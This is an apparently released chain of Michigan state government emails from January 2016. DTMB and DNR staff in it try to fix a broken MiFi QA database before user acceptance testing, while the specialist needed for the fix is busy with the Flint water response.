**To:** Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Noldy, Scott (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ac0f437dd96c485a9e3193ee4dff2864-Noldy Scott]; Stephens, Jason (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bad6d67115074028aef82d68ecf621de-Stephens Jason]; Maki, Brian (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=3c7ee51269774c208fc230025fc70924-Maki Brian]; Forstat, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c2aec7a25c814bd5aeeec2f6656468591-Forstat David]; Heym, Douglas (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=006f6b60ea1f4c3e94747d4845f75dba-Heym Douglas]  
**CC:** Heckman, Daniel (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f729658d93024691a19b712123157496-Heckman Daniel]; Prange, Laurie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=9d9de26457ab45cbbfc5873839181dbb-prangel]; Summers, Thomas (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6166c50b0512469bb54050853aba70f7-Summers Thomas]; Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]; Sellepack, Dan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=07dbd2c672524002ace0991ebf35010c-Sellepack Dan]; Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23eefe0e40dfb4954c9896206ddd-SebokY]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]; Simmons, Allen (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5886897419f64d409f57bca81c3f2d51-Simmons Allen]; Anderson, Mark (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5e7a9441d988492488c22397fea0b7e1-Anderson Mark]  
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**Forest Planning and Operations Section Manager**

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Forest Resources Division

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**Cc:** Price, David (DNR); Heckman, Daniel (DNR); Prange, Laurie (DTMB); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Sellepack, Dan (DTMB); Sebok, Yvonne (DTMB); Rosales, Manny (DTMB); Simmons, Allen (DTMB); Anderson, Mark (DTMB)

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### **Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

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**Jeremy Newman**, CAPM, CSM

Project Coordinator

## Enterprise Portfolio Management Office

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Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

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**Sent:** 1/28/2016 9:05:14 AM  
**To:** Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]  
**CC:** Cooley, Michael (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=0ebd14258e1a4359ae7e7c5e47452847-Cooley Mike]; Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23eefe0e40dfb4954c9896206ddd-SebokY]  
**Subject:** RE: MiFi QA not working?

Sure...I think some decisions need to be taken by our clients who are busy in Flint. I will check on it.

Regards,

Ajay Singh, ITIL Certified

Operations Support Team Manager,

Department of Technology, Management & Budget

[singha6@michigan.gov](mailto:singha6@michigan.gov)

Phone: 517-335-7088



**From:** Rosales, Manny (DTMB)  
**Sent:** Thursday, January 28, 2016 9:00 AM  
**To:** Singh, Ajay (DTMB) <SinghA6@michigan.gov>  
**Cc:** Cooley, Michael (DTMB) <COOLEYM@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Sebok, Yvonne (DTMB) <SebokY@michigan.gov>  
**Subject:** FW: MiFi QA not working?

Ajay,

I'm out of the office today. Can you look into this to see what possibilities we have of getting the work completed? We also need to better understand total impact. I'm not sure how realistic it will be to pull someone away from the Flint Activity.

Thank you,

Manny Rosales

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**Sent:** Thursday, January 28, 2016 8:56 AM

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**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

**Subject:** Fw: MiFI QA not working?

**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

Jason

---

**From:** Summers, Thomas (DTMB)

**Sent:** Wednesday, January 27, 2016 4:28:44 PM

**To:** Stephens, Jason (DNR); Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** RE: MiFI QA not working?

Jason, There is a problem with some of the feature tables. Scott Noldy and Brian Maki will have to work together to get them straightened out.

Tom

---

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 4:16 PM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** MiFi QA not working?

**Importance:** High

Donovan and I just tried to verify the MiFi QA environment (<http://iqa.dnr.state.mi.us/MiFi/#>) is ready for testing, and neither of us have data in the map. I got the impression from this morning's scrum that we should be able to being preparations for UAT next week. Did I miss something?

<< OLE Object: Picture (Device Independent Bitmap) >>

Jason

-----Original Appointment-----

**From:** Newman, Jeremy (DTMB)

**Sent:** Monday, December 14, 2015 10:50 AM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Stephens, Jason (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** VMS 4.0 Daily Scrum

**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference # [REDACTED]

**Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

1. What did I do yesterday that helped the development team meet the sprint goal?
2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

<< OLE Object: Picture (Device Independent Bitmap) >>



Message

**From:** Price, David (DNR) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=FCE6565D72CA48DCA877AEE2ED20BC21-PRICE DAVID]  
**Sent:** 1/28/2016 9:22:32 AM  
**To:** Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Noldy, Scott (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=ac0f437dd96c485a9e3193ee4dff2864-Noldy Scott]; Stephens, Jason (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bad6d67115074028aef82d68ecf621de-Stephens Jason]; Maki, Brian (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=3c7ee51269774c208fc230025fc70924-Maki Brian]; Forstat, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c2aec7a25c814bd5aee2f6656468591-Forstat David]; Heym, Douglas (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=006f6b60ea1f4c3e94747d4845f75dba-Heym Douglas]; Begalle, Debbie (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5c24bbab20ee4cadaaae257c540828c5-Begalle Debbie]  
**CC:** Heckman, Daniel (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f729658d93024691a19b712123157496-Heckman Daniel]; Prange, Laurie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=9d9de26457ab45cbbfc5873839181dbb-prangel]; Summers, Thomas (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6166c50b0512469bb54050853aba70f7-Summers Thomas]; Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]; Sellepack, Dan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=07dbd2c672524002ace0991ebf35010c-Sellepack Dan]; Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23eefe0e40dfb4954c9896206ddd-SebokY]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]; Simmons, Allen (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5886897419f64d409f57bca81c3f2d51-Simmons Allen]; Anderson, Mark (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5e7a9441d988492488c22397fea0b7e1-Anderson Mark]  
**Subject:** RE: MiFi QA not working?

Jeremy – Brian is going to work with Scott today on the issue. Thanks Brian!!!

Forest Planning and Operations Section Manager

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

**From:** Newman, Jeremy (DTMB)

**Sent:** Thursday, January 28, 2016 8:52 AM

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**Cc:** Price, David (DNR); Heckman, Daniel (DNR); Prange, Laurie (DTMB); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Sellepack, Dan (DTMB); Sebok, Yvonne (DTMB); Rosales, Manny (DTMB); Simmons, Allen (DTMB); Anderson, Mark (DTMB)

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David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

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IT Project Coordinator

**Enterprise Portfolio Management Office**

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Email: [NewmanJZ@michigan.gov](mailto:NewmanJZ@michigan.gov)



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**Cc:** Price, David (DNR) <[PRICED1@michigan.gov](mailto:PRICED1@michigan.gov)>; Heckman, Daniel (DNR) <[HECKMAND@michigan.gov](mailto:HECKMAND@michigan.gov)>; Prange, Laurie (DTMB) <[prangel@michigan.gov](mailto:prangel@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Summers, Thomas (DTMB) <[summerst@michigan.gov](mailto:summerst@michigan.gov)>

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**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Stephens, Jason (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

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**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: 

### **Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

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2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

<< OLE Object: Picture (Device Independent Bitmap) >>

Message

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**From:** Singh, Ajay (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=7FAF7A22596546BEABDCE6EF5341EA5E-SINGH AJAY]  
**Sent:** 1/28/2016 9:42:00 AM  
**To:** Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23eefe0e40dfb4954c9896206ddd-SebokY]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]  
**CC:** Cooley, Michael (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=0ebd14258e1a4359ae7e7c5e47452847-Cooley Mike]  
**Subject:** RE: MiFI QA not working?

Yeah – I saw that. I will work via Jeremy.

Regards,

Ajay Singh, ITIL Certified

Operations Support Team Manager,

Department of Technology, Management & Budget

[singha6@michigan.gov](mailto:singha6@michigan.gov)

Phone: 517-335-7088



HELP. CONNECT. SOLVE.

**From:** Sebok, Yvonne (DTMB)  
**Sent:** Thursday, January 28, 2016 9:41 AM  
**To:** Singh, Ajay (DTMB) <SinghA6@michigan.gov>; Rosales, Manny (DTMB) <RosalesM@michigan.gov>  
**Cc:** Cooley, Michael (DTMB) <COOLEYM@michigan.gov>  
**Subject:** RE: MiFI QA not working?

Ajay,

Please ensure you are coordinating with Jeremy. I had a discussion with Jeremy and explained that this is a project issue and he (as the PM) is the one that needs to stay on this and ensure it gets resolved. He will involve you if he needs to have something escalated from the client side. I want to ensure we aren't duplicating efforts.

David Price has already responded to Jeremy and he is pulling Brian (the required resource to fix the issue) to work on this. I have asked Jeremy to ensure both you and Mike are included on decisions and progress being made.

Thanks,

Yvonne

*Yvonne Sebok, PMP, CSM, ITIL*

PMO Director

Supporting DEQ, DNR, MDARD

Office: (517) 241-1673

**From:** Singh, Ajay (DTMB)

**Sent:** Thursday, January 28, 2016 9:05 AM

**To:** Rosales, Manny (DTMB) <[RosalesM@michigan.gov](mailto:RosalesM@michigan.gov)>

**Cc:** Cooley, Michael (DTMB) <[COOLEYM@michigan.gov](mailto:COOLEYM@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>

**Subject:** RE: MiFI QA not working?

Sure...I think some decisions need to be taken by our clients who are busy in Flint. I will check on it.

Regards,

Ajay Singh, ITIL Certified

Operations Support Team Manager,

Department of Technology, Management & Budget

[singha6@michigan.gov](mailto:singha6@michigan.gov)

Phone: 517-335-7088



**From:** Rosales, Manny (DTMB)

**Sent:** Thursday, January 28, 2016 9:00 AM

**To:** Singh, Ajay (DTMB) <[SinghA6@michigan.gov](mailto:SinghA6@michigan.gov)>

**Cc:** Cooley, Michael (DTMB) <[COOLEYM@michigan.gov](mailto:COOLEYM@michigan.gov)>; Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Sebok, Yvonne (DTMB) <[SebokY@michigan.gov](mailto:SebokY@michigan.gov)>

**Subject:** FW: MiFi QA not working?

Ajay,

I'm out of the office today. Can you look into this to see what possibilities we have of getting the work completed? We also need to better understand total impact. I'm not sure how realistic it will be to pull someone away from the Flint Activity.

Thank you,

Manny Rosales

**From:** Price, David (DNR)

**Sent:** Thursday, January 28, 2016 8:56 AM

**To:** Newman, Jeremy (DTMB) <[NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)>; Noldy, Scott (DTMB) <[NoldyS@michigan.gov](mailto:NoldyS@michigan.gov)>; Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>; Heym, Douglas (DNR) <[HEYMD@michigan.gov](mailto:HEYMD@michigan.gov)>

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**Subject:** RE: MiFi QA not working?

Jeremy – I'm already on it. Trying to get Brian pulled back a bit from Flint work. Here is an email that I just sent to Deb Begalle:

Deb – FYI that Brian's full time assignment to Flint is having a direct impact upon the planned testing of VMS4.0/MiFI 3.0 next week (Tuesday-Wednesday). There is a problem with some data tables that needs to be sorted out before we can go to the QA environment, and only Brian and Scott Noldy can work this. Here is the issue per Scott Noldy:

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

Right now Brian doesn't think that he can work with Scott Noldy until next Tuesday (the day the testing was to begin). Moving the test date may be problematic b/c all the dates, places, and staff involved in testing and rollout have been set for months. The easiest solution to our problem is to pull Brian back from Flint enough to sort out this issue with Scott today or tomorrow. Can we make that happen?

Thanks.

**Forest Planning and Operations Section Manager**

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

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David,

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Please let us know how we can help get this done by COB tomorrow.

Thank you,

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Jason

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**From:** Summers, Thomas (DTMB)

**Sent:** Wednesday, January 27, 2016 4:28:44 PM

**To:** Stephens, Jason (DNR); Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Heckman, Daniel (DNR); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** RE: MiFI QA not working?

Jason, There is a problem with some of the feature tables. Scott Noldy and Brian Maki will have to work together to get them straightened out.

Tom

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**Subject:** MiFI QA not working?

**Importance:** High

Donovan and I just tried to verify the MiFI QA environment (<http://iqa.dnr.state.mi.us/MiFi/#>) is ready for testing, and neither of us have data in the map. I got the impression from this morning's scrum that we should be able to being preparations for UAT next week. Did I miss something?

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Jason

-----Original Appointment-----

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**Sent:** Monday, December 14, 2015 10:50 AM

**To:** Newman, Jeremy (DTMB); Raizada, Bhavna (DTMB); Simmons, Allen (DTMB); Chauhan, Pruthviraj (DTMB); Meshram, Vilas (DTMB); Anderson, Mark (DTMB); Avidi, Eswar (DTMB); Heym, Douglas (DNR); Asselin, Donovan (DNR); Stephens, Jason (DNR); Heckman, Daniel (DNR); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Prestel, Carl (DTMB)

**Subject:** VMS 4.0 Daily Scrum

**When:** Wednesday, January 27, 2016 9:30 AM-9:45 AM (UTC-05:00) Eastern Time (US & Canada).

**Where:** DTMB-AS-HB5-SCRUM or Teleconference #: 

### **Daily Standup Meeting - 15 minutes or less**

All team members will answer the below questions:

1. What did I do yesterday that helped the development team meet the sprint goal?
2. What will I do today to help the development team meet the sprint goal?
3. Do I see any impediment that prevents me or the development team from meeting the sprint goal?

**Scrum Room, Hollister Building - 5<sup>th</sup> Floor**

Thank you,

**Jeremy Newman**, CAPM, CSM

Project Coordinator

**Enterprise Portfolio Management Office**

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [Newmanj2@michigan.gov](mailto:Newmanj2@michigan.gov)

<< OLE Object: Picture (Device Independent Bitmap) >>

Message

**From:** Noldy, Scott (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=AC0F437DD96C485A9E3193EE4DFF2864-NOLDY SCOTT]  
**Sent:** 1/28/2016 1:39:23 PM  
**To:** Newman, Jeremy (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=386ab47a9b35460287c034a87eeb740c-Newman Jeremy]; Price, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=fce6565d72ca48dca877aee2ed20bc21-Price David]; Stephens, Jason (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=bad6d67115074028aef82d68ecf621de-Stephens Jason]; Maki, Brian (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=3c7ee51269774c208fc230025fc70924-Maki Brian]; Forstat, David (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=c2aec7a25c814bd5aee2f6656468591-Forstat David]; Heym, Douglas (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=006f6b60ea1f4c3e94747d4845f75dba-Heym Douglas]; Begalle, Debbie (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5c24bbab20ee4cadaaae257c540828c5-Begalle Debbie]  
**CC:** Heckman, Daniel (DNR) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=f729658d93024691a19b712123157496-Heckman Daniel]; Prange, Laurie (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=9d9de26457ab45cbbfc5873839181dbb-prangel]; Summers, Thomas (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=6166c50b0512469bb54050853aba70f7-Summers Thomas]; Singh, Ajay (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=7faf7a22596546beabdce6ef5341ea5e-Singh Ajay]; Sellepack, Dan (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=07dbd2c672524002ace0991ebf35010c-Sellepack Dan]; Sebok, Yvonne (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=af5a23ee0e40dfb4954c9896206ddd-SebokY]; Rosales, Manny (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=a30f5aa6b2174b51a470a03675fc5b06-Rosales Manny J]; Simmons, Allen (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5886897419f64d409f57bca81c3f2d51-Simmons Allen]; Anderson, Mark (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=5e7a9441d988492488c22397fea0b7e1-Anderson Mark]; Cooley, Michael (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=0ebd14258e1a4359ae7e7c5e47452847-Cooley Mike]  
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<stephensj@michigan.gov>; Maki, Brian (DNR) <MakiB1@michigan.gov>; Forstat, David (DNR) <FORSTATD@michigan.gov>; Heym, Douglas (DNR) <HEYMD@michigan.gov>; Begalle, Debbie (DNR) <BEGALLED@michigan.gov>

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**Subject:** RE: MiFI QA not working?

Thank you David, Brian, and Scott!

Scott, please expect a call from me before noon for a status update. We need to know as soon as possible if this will require more than just a few hours of Brian's time.

Thank you!

Jeremy

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**Subject:** RE: MiFI QA not working?

Jeremy – Brian is going to work with Scott today on the issue. Thanks Brian!!!

Forest Planning and Operations Section Manager

Michigan Department of Natural Resources

Forest Resources Division

[priced1@michigan.gov](mailto:priced1@michigan.gov)

517-284-5891

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**Sent:** Thursday, January 28, 2016 8:52 AM

**To:** Noldy, Scott (DTMB); Stephens, Jason (DNR); Maki, Brian (DNR); Forstat, David (DNR); Heym, Douglas (DNR)

**Cc:** Price, David (DNR); Heckman, Daniel (DNR); Prange, Laurie (DTMB); Summers, Thomas (DTMB); Singh, Ajay (DTMB); Sellepack, Dan (DTMB); Sebok, Yvonne (DTMB); Rosales, Manny (DTMB); Simmons, Allen (DTMB); Anderson, Mark (DTMB)

**Subject:** RE: MiFI QA not working?

**Importance:** High

David,

Somehow our project team missed the important task of collaborating with DNR ArcGIS specialists to implement changes to the MiFI application. We really need someone from your team to help reconcile these changes immediately. We have UAT scheduled at the RAM Center next week and absolutely cannot go forward with testing for the VMS 4.0 project unless MiFI is working in QA. Every other task has been completed; this is our only hold up.

Please let us know how we can help get this done by COB tomorrow.

Thank you,

**Jeremy Newman**, CAPM, CSM

IT Project Coordinator



## Enterprise Portfolio Management Office

Supporting: DEQ, DNR, & MDARD

Phone: (517) 335-3260

Email: [NewmanJ2@michigan.gov](mailto:NewmanJ2@michigan.gov)



HELP. CONNECT. SOLVE.

**From:** Noldy, Scott (DTMB)

**Sent:** Thursday, January 28, 2016 8:40 AM

**To:** Stephens, Jason (DNR) <[stephensj@michigan.gov](mailto:stephensj@michigan.gov)>; Maki, Brian (DNR) <[MakiB1@michigan.gov](mailto:MakiB1@michigan.gov)>; Forstat, David (DNR) <[FORSTATD@michigan.gov](mailto:FORSTATD@michigan.gov)>

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**Subject:** RE: MiFI QA not working?

Jason,

I was tasked with updating the dnrIFMAP (MiFI) database on our servers. When I went to do that it became apparent someone made modifications to feature classes using SQL Server tools and not ESRI tools. Columns that have been there for a long time are now gone or renamed. I need Brian to sit down with me to review these columns and the data that is currently in them so we don't lose data.

With Brian assisting in the Flint water situation he is not available to dedicate time to this until Tuesday.

**From:** Stephens, Jason (DNR)

**Sent:** Wednesday, January 27, 2016 7:05 PM

**To:** Maki, Brian (DNR) <MakiB1@michigan.gov>; Forstat, David (DNR) <FORSTATD@michigan.gov>; Noldy, Scott (DTMB) <NoldyS@michigan.gov>

**Cc:** Price, David (DNR) <PRICED1@michigan.gov>; Heckman, Daniel (DNR) <HECKMAND@michigan.gov>; Prange, Laurie (DTMB) <prangel@michigan.gov>; Newman, Jeremy (DTMB) <NewmanJ2@michigan.gov>; Summers, Thomas (DTMB) <summerst@michigan.gov>

**Subject:** Fw: MiFI QA not working?

**Importance:** High

Guys,

We have a problem with the MiFI QA push that needs immediate attention or we will have to delay next week's UAT, and potentially push this project release off again. As you can imagine, after last summer's debacle that is something we need to avoid at all costs.

Brian and Scott, can you tie in with Tom Summers and troubleshoot what is wrong? See below for a description of what we are seeing.

Jason

---

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**Sent:** 1/28/2016 1:43:39 PM  
